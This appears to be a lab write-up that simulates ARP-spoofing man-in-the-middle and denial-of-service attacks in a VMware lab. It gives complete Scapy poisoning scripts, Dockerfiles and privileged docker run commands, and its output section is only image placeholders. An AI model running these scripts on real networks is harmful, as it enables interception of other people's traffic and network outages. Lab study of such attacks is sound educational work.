Objective:

To simulate a Man in the Middle (MitM) attack and Denial of Service (DoS) attack between two Linux systems on VMware. One Linux system will be a Web Server and another system will be a Client trying to access the web page of that server. A separate Linux system will be the attacker hosting and executing Docker containers that will contain the required python scripts to perform the attack

Scapy Script for Man in the Middle (MitM) attack:

```
from scapy.all import *

import sys

import os

import time


try:

        interface = “ens33”

        victimIP = “192.168.10.100”

        gateIP = “192.168.10.50”

except KeyboardInterrupt:

        print "\n[*] User Requested Shutdown"

        print "[*] Exiting..."

        sys.exit(1)


print "\n[*] Enabling IP Forwarding...\n"

os.system("echo 1 > /proc/sys/net/ipv4/ip_forward")


def get_mac(IP):

        conf.verb = 0

        ans, unans = srp(Ether(dst = "ff:ff:ff:ff:ff:ff")/ARP(pdst = IP), timeout = 2, iface =
interface, inter = 0.1)

        for snd,rcv in ans:

                return rcv.sprintf(r"%Ether.src%")
```

```
def reARP():

	print "\n[*] Restoring Targets..."
	victimMAC = get_mac(victimIP)
	gateMAC = get_mac(gateIP)
	send(ARP(op = 2, pdst = gateIP, psrc = victimIP, hwdst = "ff:ff:ff:ff:ff:ff", hwsrc =
victimMAC), count = 7)
	send(ARP(op = 2, pdst = victimIP, psrc = gateIP, hwdst = "ff:ff:ff:ff:ff:ff", hwsrc =
gateMAC), count = 7)
	print "[*] Disabling IP Forwarding..."
	os.system("echo 0 > /proc/sys/net/ipv4/ip_forward")
	print "[*] Shutting Down..."
	sys.exit(1)

def trick(gm, vm):
	send(ARP(op = 2, pdst = victimIP, psrc = gateIP, hwdst= vm))
	send(ARP(op = 2, pdst = gateIP, psrc = victimIP, hwdst= gm))

def mitm():
	try:
		victimMAC = get_mac(victimIP)
	except Exception:
		os.system("echo 0 > /proc/sys/net/ipv4/ip_forward")
		print "[!] Couldn't Find Victim MAC Address"
		print "[!] Exiting..."
		sys.exit(1)
	try:
		gateMAC = get_mac(gateIP)
```

```
        except Exception:
                os.system("echo 0 > /proc/sys/net/ipv4/ip_forward")
                print "[!] Couldn't Find Gateway MAC Address"
                print "[!] Exiting..."
                sys.exit(1)
        print "[*] Poisoning Targets..."
        while 1:
                try:
                        trick(gateMAC, victimMAC)
                        time.sleep(1.5)
                except KeyboardInterrupt:
                        reARP()
                        break
mitm()
```

Scapy Script for Denial of Service (DoS) attack:

```
from scapy.all import *
import sys
import os
import time

try:
        interface = “ens33”
        victimIP = “192.168.10.100”
        gateIP = “192.168.10.50”
except KeyboardInterrupt:
        print "\n[*] User Requested Shutdown"
        print "[*] Exiting..."
```

```
        sys.exit(1)

print "\n[*] Enabling IP Forwarding...\n"
os.system("echo 0 > /proc/sys/net/ipv4/ip_forward")

def get_mac(IP):
        conf.verb = 0
        ans, unans = srp(Ether(dst = "ff:ff:ff:ff:ff:ff")/ARP(pdst = IP), timeout = 2, iface =
interface, inter = 0.1)
        for snd,rcv in ans:
                return rcv.sprintf(r"%Ether.src%")

def reARP():

        print "\n[*] Restoring Targets..."
        victimMAC = get_mac(victimIP)
        gateMAC = get_mac(gateIP)
        send(ARP(op = 2, pdst = gateIP, psrc = victimIP, hwdst = "ff:ff:ff:ff:ff:ff", hwsrc =
victimMAC), count = 7)
        send(ARP(op = 2, pdst = victimIP, psrc = gateIP, hwdst = "ff:ff:ff:ff:ff:ff", hwsrc =
gateMAC), count = 7)
        print "[*] Disabling IP Forwarding..."
        os.system("echo 0 > /proc/sys/net/ipv4/ip_forward")
        print "[*] Shutting Down..."
        sys.exit(1)

def trick(gm, vm):
        send(ARP(op = 2, pdst = victimIP, psrc = gateIP, hwdst= vm))
        send(ARP(op = 2, pdst = gateIP, psrc = victimIP, hwdst= gm))
```

```
def mitm():
	try:
		victimMAC = get_mac(victimIP)
	except Exception:
		os.system("echo 0 > /proc/sys/net/ipv4/ip_forward")
		print "[!] Couldn't Find Victim MAC Address"
		print "[!] Exiting..."
		sys.exit(1)
	try:
		gateMAC = get_mac(gateIP)
	except Exception:
		os.system("echo 0 > /proc/sys/net/ipv4/ip_forward")
		print "[!] Couldn't Find Gateway MAC Address"
		print "[!] Exiting..."
		sys.exit(1)
	print "[*] Poisoning Targets..."
	while 1:
		try:
			trick(gateMAC, victimMAC)
			time.sleep(1.5)
		except KeyboardInterrupt:
			reARP()
			break
mitm()
```

Contents of Docker File (MitM):

```
FROM python:2.7
```

```
ADD mitm_backup.py /
RUN pip install scapy
CMD [ "python", "./mitm_backup.py" ]
```

Contents of Docker File (Dos):

```
FROM python:2.7
ADD mitm_dos.py /
RUN pip install scapy
CMD [ "python", "./mitm_dos.py" ]
```

Commands to build Docker containers:


```
sudo docker build -t python-mitm .
sudo docker build -t python-dos .
```

Commands to run the Docker containers:


```
sudo docker run --network="host" --privileged python-mitm
sudo docker run --network="host" --privileged python-dos
```

Output:


ARP table of the client (before any attack):




ARP table of the server (before any attack):




ARP table and traceroute of Client (MitM attack):




Web browser of Client (MitM attack):




ARP table of Server (MitM attack):



ARP table and traceroute of Client (DoS attack):



Web Browser of Client (DoS attack):



ARP table and traceroute of server (DoS attack):